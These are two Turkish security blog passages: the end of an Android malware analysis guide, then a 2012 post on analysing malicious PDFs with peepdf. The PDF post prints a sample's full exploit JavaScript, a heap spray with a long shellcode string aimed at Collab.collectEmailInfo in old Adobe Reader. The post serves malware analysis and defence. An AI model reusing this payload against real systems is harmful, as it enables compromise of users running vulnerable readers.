İzinlere gelecek olursak daha önce de belirttiğim gibi izinler AndroidManifest.xml dosyasında tanımlanmaktadır ancak bu dosya binary formatında olduğu için herhangi bir metin editörü ile görüntülenememektedir bu nedenle [AXMLPrinter2.jar](#) gibi araçlar ile okunaklı hale getirilmesi (örnek komut: `java -jar AXMLPrinter2.jar AndroidManifest.xml`) gerekmektedir. Okunaklı hale getirildikten sonra uygulamanın çalışabilmesi için ihtiyaç duyduğu izinler rahatlıkla analiz edilebilmektedir.

```
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
<uses-permission android:name="android.permission.DELETE_PACKAGES" />
<uses-permission android:name="android.permission.INSTALL_PACKAGES" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
```

Statik analiz için yukarıda bahsetmiş olduğum araçlara ilave olarak [IDA Pro v6.1+](#), [APKInspector](#), [Dexdump](#), [Smali](#) ve [Androguard](#) araçlarından da faydalanabilirsiniz.

Dinamik analiz gerçekleştirmek için Android SDK ile birlikte gelen öykünücüden (emulator) faydalanabilirsiniz ancak zararlı yazılımın servis olarak çalışması ve/veya bazı işlemlerin gerçekleşmesi esnasında çalışma durumu söz konusu olabileceği için görsel ve/veya fonksiyonel olarak öykünücü içinde çalıştırsanız dahi size herhangi bir ipucu vermeyebilir. Bu gibi ihtimallere karşı [Droidbox](#) aracından faydalanabiliriz. Droidbox, Android uygulamalarını dinamik olarak analiz etmek için geliştirilmiş bir kum havuzu aracıdır. Gelen/giden ağ verileri takibinden, dosya okuma/yazma takibine, Giden SMS ve arama takibinden, şifreleme işlemlerinin takibine kadar sistem üzerinde gerçekleştirilen kritik işlemleri kayıt altına alarak zararlı yazılımın arka planda neler yaptığını rahatlıkla öğrenebilirsiniz.



Görüldüğü üzere Android işletim sistemini hedef alan zararlı yazılımları analiz edebilmek için statik olsun dinamik olsun faydalanabileceğimiz çok sayıda araç bulunmaktadır ve Google, Android Market'e yüklenen araçları manuel olarak kaynak kod seviyesinde analiz etmemeye devam ettiği sürece bu araçlara çok işimiz düşecektir.

Güvenliğiniz için Android işletim sisteminize mutlaka ama mutlaka bir güvenlik uygulama kurmanızı önerir, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Zararlı PDF Analizi

Source: <https://www.mertsarica.com/zararli-pdf-analizi/>

By M.S on January 23rd, 2012



Eskiden art niyetli olsun veya olmasın bilgisayar korsanlarının hedef sistemlere sızmalarının arkasında yatan başlıca sebepler; hacktivism gayesiyle dünyaya mesaj verme, finansal fayda sağlamak amacıyla finansal bilgilere erişme, sistemde tespit edilen güvenlik zafiyetleri konusunda sistem yöneticilerini uyarma, kin ve nefret güdülerıyla hareket ederek hedef sistemlere zarar vermektir. Ancak zaman değişti ve uluslar, bilgisayar korsanlarından oluşan kendi siber kuvvetlerini oluşturarak hackingi bir silah olarak diğer devletlere karşı kullanmaya başladılar.

Siber savaşın yaşandığı günümüzde çoğunlukla izlenen strateji zarardan çok kalıcı olarak hedef sistemlerde barınmaya çalışma ve olabildiğince hassas bilgilere ulaşma yönünde oluyor ve çoğunlukla arkasında ulusların olduğuna inanılan bu sızmalara Advanced persistent threat (APT) adı veriliyor. Her ne kadar APT tehditlerinin arkasında çoğunlukla çok iyi organize olmuş bir grubun, ulusun olduğuna ve sızmalarda ileri seviye zararlı yazılımlardan ve sofistike araçlardan faydalandıkları düşünülse de aslında RSA vakasında olduğu gibi sahte bir e-posta hazırlama becerisi, ofis dokümanlarını açmak için kullanılan bir uygulamada Fuzzer ile güvenlik zafiyeti keşfetme becerisi, bu zafiyeti istismar edecek kod parçasını (exploit) hazırlama becerisi ve son olarak kaynak kodlarına internette rastlayabileceğiniz bir aracı özelleştirme (örnek: modifiye edilmiş poison ivy) becerisi yeterli olmaktadır. Hele ki günümüzde bu işlerin nasıl yapılabileceğini anlatan sayısız makale olduğu düşünüldüğünde sıradan bir kurum için bile bu tehditin gerçekleşme olasılığı oldukça yüksek seviyelere çıkmaktadır.

Çoğunlukla ABD Savunma Sanayii şirketlerini hedef alan Çin'li grubun, sistemlere sızmak ve gizli belgeleri çalmak için kullandıkları Sykipot adındaki zararlı yazılımı buluşturmak için 2007 yılından bu yana şirket çalışanlarına, zafiyete sahip istismar kodu içeren ofis dokümanları gönderdikleri ve bu yöntemin bir çok organize suç örgütü tarafından da kullanıldığı düşünüldüğünde genel kabul görmüş güvenlik kontrollerinin (ips, antivirüs, vs.) yetersiz olduğu anlaşılmaktadır. Durum böyle olunca da kullanıcılardan gelen ihbarlar doğrultusunda olası zararlı kod içeren ofis dokümanlarının analiz edilmesi bir kurum için kaçınılmazdır.

SYKİPOT ATAK VEKTÖRLERİ

CVE	TARİH	YAZILIM
CVE-2007-0671	2007-02-02	Microsoft Excel
CVE-2009-3957	2010-12-01	Adobe Reader
CVE-2010-0806	2010-05-04	Internet Explorer
CVE-2010-2883	2010-09-08	Adobe Reader
CVE-2010-3654	2010-10-28	Adobe Flash Player
CVE-2011-2462	2011-12-06	Adobe Reader

Zararlı doküman analizinde analiz edilecek dosya Microsoft ofis dokümanı ise amaç, zararlı kod içerebilecek VB makro kodu, OLE verisi, kabuk kodu, PE dosyasını tespit etmektir. Bunun için [OfficeMalScanner](#) ve [OffVis](#) araçlarından faydalanabilirsiniz.

Eğer analiz edilecek dosya PDF ise bu defa amaç, zararlı kod içerebilecek Javascript kodunu tespit etmektir. Bunun için de [pdf-parser.py](#), [peepdf](#) ve [Origami](#) gibi araçlardan faydalanabilirsiniz.

Örnek olarak malware.pdf adında zararlı kod içeren bir pdf dosyasını analiz etmek istersek yapacağımız ilk iş ayrı ayrı bu iş için tasarlanmış araçları indirmek yerine zararlı yazılım analizi gerçekleştirmek için özel olarak hazırlanmış ve bir çok aracı üzerinde barındıran [REMinux](#) sanal işletim sistemini indirip kullanmaktır.

Kullanmaya başladığımız bu işletim sisteminde, masaüstüne kopyaladığımız malware.pdf dosyasını peepdf aracı ile analiz etmek için peepdf.py -i malware.pdf komutunu yazarak bu pdf dosyası üzerinde javascript kodu olup olmadığını kontrol edebiliriz.

```
remnux@remnux: ~/Desktop
File Edit Tabs Help
remnux@remnux:~/Desktop$ peepdf -i malware.pdf
File: malware.pdf
MD5: c289bc26462ef94f991d59c3708e3ba6
Size: 6766 bytes
Version: 1.6
Binary: True
Linearized: True
Encrypted: False
Updates: 1
Objects: 12
Streams: 4
Comments: 0
Errors: 0

Version 0:
  Catalog: 8
  Info: 6
  Objects (1): [7]
  Streams (0): []

Version 1:
  Catalog: No
  Info: No
  Objects (11): [1, 2, 3, 4, 5, 6, 8, 9, 10, 11, 12]
  Streams (4): [12, 10, 4, 5]
    Encoded (3): [12, 10, 4]
  Objects with JS code (1): [4]
  Suspicious elements:
    /Names: [8, 2]
    /JavaScript: [8, 3]
    /JS: [3]
    collab.collectEmailInfo (CVE-2007-5659): [4]
```

Görüldüğü üzere peepdf aracı bize 4. objede (Object with JS code) javascript kodu olduğu bilgisini vermektedir. js_beautify object 4 komutunu yazarak pdf dosyası içinde yer alan javascript kodunu düzgün bir biçimde görüntüleyebiliriz.

```
remnux@remnux: ~/Desktop
File Edit Tabs Help
PPDF> js_beautify object 4

function re(count, what) {
    var v = "";
    while (--count >= 0) v += what;
    return v;
}
function start() {
    sc = unescape("%u0090%u0090%u0090%u0090");
    sc += unescape("%u03eb%ueb59%ue805%uffff8%uffff8%ue983%u901e");
    sc += unescape("%u5190%u6A5A%u5841%u3050%u3041%u6B41%u4141%u3251%u4241%u4232%u3042%u242%u4241%u5058%u4138%u7542%u494A");
    sc += unescape("%u6635%u6B6E%u6C70%u7475%u7435%u6430%u6B4E%u4535%u7064%u3043%u7067%u5035%u4D6C%u3276%u5355%u504D%u5A66%u5175%u4F44%u644E%u4839%u3033%u5055%u3063%u764B%u7257%u6136%u6858%u6362%u5175%u7057%u7037%u7831%u7035%u4454%u5055%u5045%u4A52%u5045%u4F4B%u5068%u696D%u7055%u3443%u7057%u3063%u6B6E%u6859%u6B58%u6576%u6E73%u534A%u3469%u6F59%u704A%u584B%u7648%u6F59%u6F69%u6F49%u4B6A%u7766%u5750%u484A%u774E%u3163%u7047%u7067%u4B4C%u7868%u5356%u694A%u5951%u7334%u306F%u504E%u4378%u6C59%u526A%u6E4C%u6D4E%u7753%u6F59%u6F63%u636A%u497A%u4374%u4274%u5035%u7047%u6B73%u516D%u6C68%u3450%u5155%u5035%u7037%u4B6C%u5438%u4E37%u774B%u7237%u4332%u6D50%u3455%u7065%u4E67%u374F%u5251%u4474%u6F54%u7351%u7035%u7275%u436C%u724B%u7877%u3330%u706B%u5070%u3076%u5853%u6456%u5135%u7057%u7077%u7262%u5350%u7032%u386D%u6977%u6168%u7057%u7057%u4F4B%u5038%u486C%u6C59%u4B6C%u5749%u334B%u5069%u6856%u4E37%u5A4D%u7836%u744F%u6B6B%u7450%u7337%u5031%u4B4A%u565A%u6E55%u374F%u7037%u5277%u7035%u4970%u4E70%u6E75%u776B%u5051%u3443%u7372%u3436%u3147%u6C52%u6E55%u766B%u7053%u7877%u4C70%u3370%u4239%u4E77%u784F%u5050%u5955%u534D%u4C5A%u5450%u6375%u704B%u3350%u4B59%u6B6E%u4C38%u434C%u584A%u5470%u4D53%u6956%u6E35%u696E%u4C75%u5155%u736F%u5049%u7447%u6B78%u7248%u6B4E%u4C58%u4B4C%u795A%u636E%u734B%u5044%u5366%u306F%u6E35%u374F%u7353%u6C64%u6136%u5045%u5075%u5065%u5150%u5330%u7072%u7062%u5070%u7052%u5070%u3076%u5750%u3046%u586B%u714D%u7037%u5075%u7047%u584B%u6B66%u3053%u7067%u7057%u506C%u386D%u4E4F%u7057%u5065%u7067%u4F6B%u706A%u5A63%u7037%u734B%u504D%u5876%u6573%u6451%u5774%u714F%u6875%u534D%u4C63%u7475%u3433%u5472%u6F76%u514D%u7830%u3533%u506C%u706E%u504C%u506C%u4473%u7677%u5550%u4B6C%u6C78%u6D4E%u3077%u5565%u6F69%u7049%u7871%u4F32%u4E32%u7057%u5075%u7861%u6571%u5232%u4C52%u6D70%u4B4A%u7236%u4D4C%u7453%u7455%u6466%u5070%u6858%u7056%u6F39%u4F6B%u6F69%u5070%u6858%u334A%u5045%u5075%u5035%u4B4A%u5439%u584B%u6978%u6F49%u4F6B%u6F79%u736F%u5449%u5865%u334F%u7A31%u4C42%u4862%u4E62%u6451%u6430%u4C42%u4B6A%u7276%u4D4C%u5451%u7435%u3433%u5070%u584B%u6C58%u4E6B%u6F59%u4F6B%u3076%u586B%u6F70%u7067%u5055%u5035%u6B68%u704D%u6868%u394D%u4F6B%u4F6B%u4F4B%u436C%u5449%u7857%u334F%u7869%u7350%u5035%u7077%u5035%u5863%u4C4A%u474D%u7347%u6C76%u7062%u7869
```

```
remnux@remnux: ~/Desktop
File Edit Tabs Help
%u7077%u5065%u5075%u436C%u5449%u4854%u5359%u6353%u7374%u4B59%u5453%u4B4C%u6B53%u7054%u656E%u4B59%u5852%u4F74%u4E37%u4B6C%u6B63%u6C76%u4E47%u4B4C%u3354%u4C55%u6D4C%u6E75%u4B6C%u5071%u4844%u4B71%u5349%u6E65%u4B6C%u4B71%u5466%u634E%u336F%u4C33%u6E55%u6B4E%u6342%u4C77%u6B53%u637A%u7071%u704E%u3650%u6B4E%u4C62%u3451%u4456%u6355%u4B6C%u3577%u4C57%u4667%u6B6E%u5450%u7537%u4853%u7377%u5578%u4E37%u4B4C%u5A51%u3872%u6E75%u6B6E%u5A70%u7075%u3373%u6D6B%u534B%u4B47%u7933%u6E75%u4B4C%u7434%u4B4C%u3373%u454B%u6375%u6F49%u6355%u304F%u4C4B%u4C4E%u644E%u5059%u6451%u5755%u716B%u6F5A%u6D76%u6356%u586A%u6B38%u544A%u5636%u6B45%u4C63%u3451%u7865%u6511%u4F39%u4E67%u6B4E%u4A31%u6464%u7337%u4D49%u6670%u4E37%u6B6E%u4C54%u6B52%u6E75%u6B6E%u5A50%u6C57%u5375%u4D79%u6E35%u6B4E%u6457%u6B6E%u7337%u354E%u4667%u594D%u3456%u7475%u4C55%u5153%u634A%u7879%u7838%u6D69%u4F4B%u4F6B%u6850%u4453%u5442%u5062%u7A74%u4F76%u4F66%u5836%u3530%u6E54%u3170%u4777%u6E74%u6265%u3270%u5176%u4E56%u4257%u6F54%u3454%u4233%u5153%u6370%u4B62%u6F74%u3165%u4E46%u7030%u7851%u7030%u7077%u7478%u0041");
    if (app.viewerVersion >= 7.0) {
        ef8 = unescape("%u0b0b%u0028") + unescape("%u06eb%u06eb");
        ef81 = unescape("%u0b0b%u0028") + unescape("%u0aeb%u0aeb");
        plin = re(1124, ef8) + ef81 + unescape("%u0909%u0909") + re(122, ef8) + sc + re(1256, unescape("%u4141%u4141"));
    } else {
        ef6 = unescape("%uf6eb%uf6eb") + unescape("%u0b0b%u0019");
        plin = re(80, unescape("%u0909%u0909")) + sc + re(80, unescape("%u0909%u0909")) + unescape("%uabe9%ufff8") + unescape("%uffff8%uffff8") + unescape("%uf6eb%uf4eb") + unescape("%uf2eb%uf1eb");
        if ((plin.length % 8) != 0) plin = unescape("%u0909%u0909") + plin;
        plin += re(2626, ef6);
    }
    if (app.viewerVersion >= 6.0) {
        this.collabStore = Collab.collectEmailInfo({
            subj: "",
            msg: plin
        });
    }
}
var inBrowser = this.external;
if (inBrowser) var shaft = app.setTimeout("start()", 1200);
PPDF>
```

Analiz neticesinde oluşturulan kabuk kodununun (shellcode) Collab.CollectEmailInfo fonksiyonuna gönderiliyor olması sonucunda bu pdf dosyasının içinde [2008](#) yılından kalma Adobe PDF v8.1.1 ve önceki sürümlerinde bulunan zafiyeti istismar eden istismar kodunun (exploit) bulunduğunu öğrenmiş oluyoruz.

Kimi zaman bu örnekte olduğu gibi pdf dosyası içinde yer alan istismar kodunun hangi zafiyeti istismar ettiğini anlamak bu kadar kolay olmayabilir. Bu gibi durumlarda javascript kodu içinde yer alan kabuk kodunu set shellcode "kabuk kodu" komutu ile tanımladıktan sonra js_unescape variable shellcode komutu ile analiz edilebilir hale getirebilir, sctest variable shellcode komutu ile kabuk kodunun çalışmasını simüle edebilir, [shellcode2exe](#) aracı ile yürütülebilir programa (executable) çevirerek immunity debugger ile dinamik olarak analiz edebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle yeni yılın herkese güvenli günler dilerim.

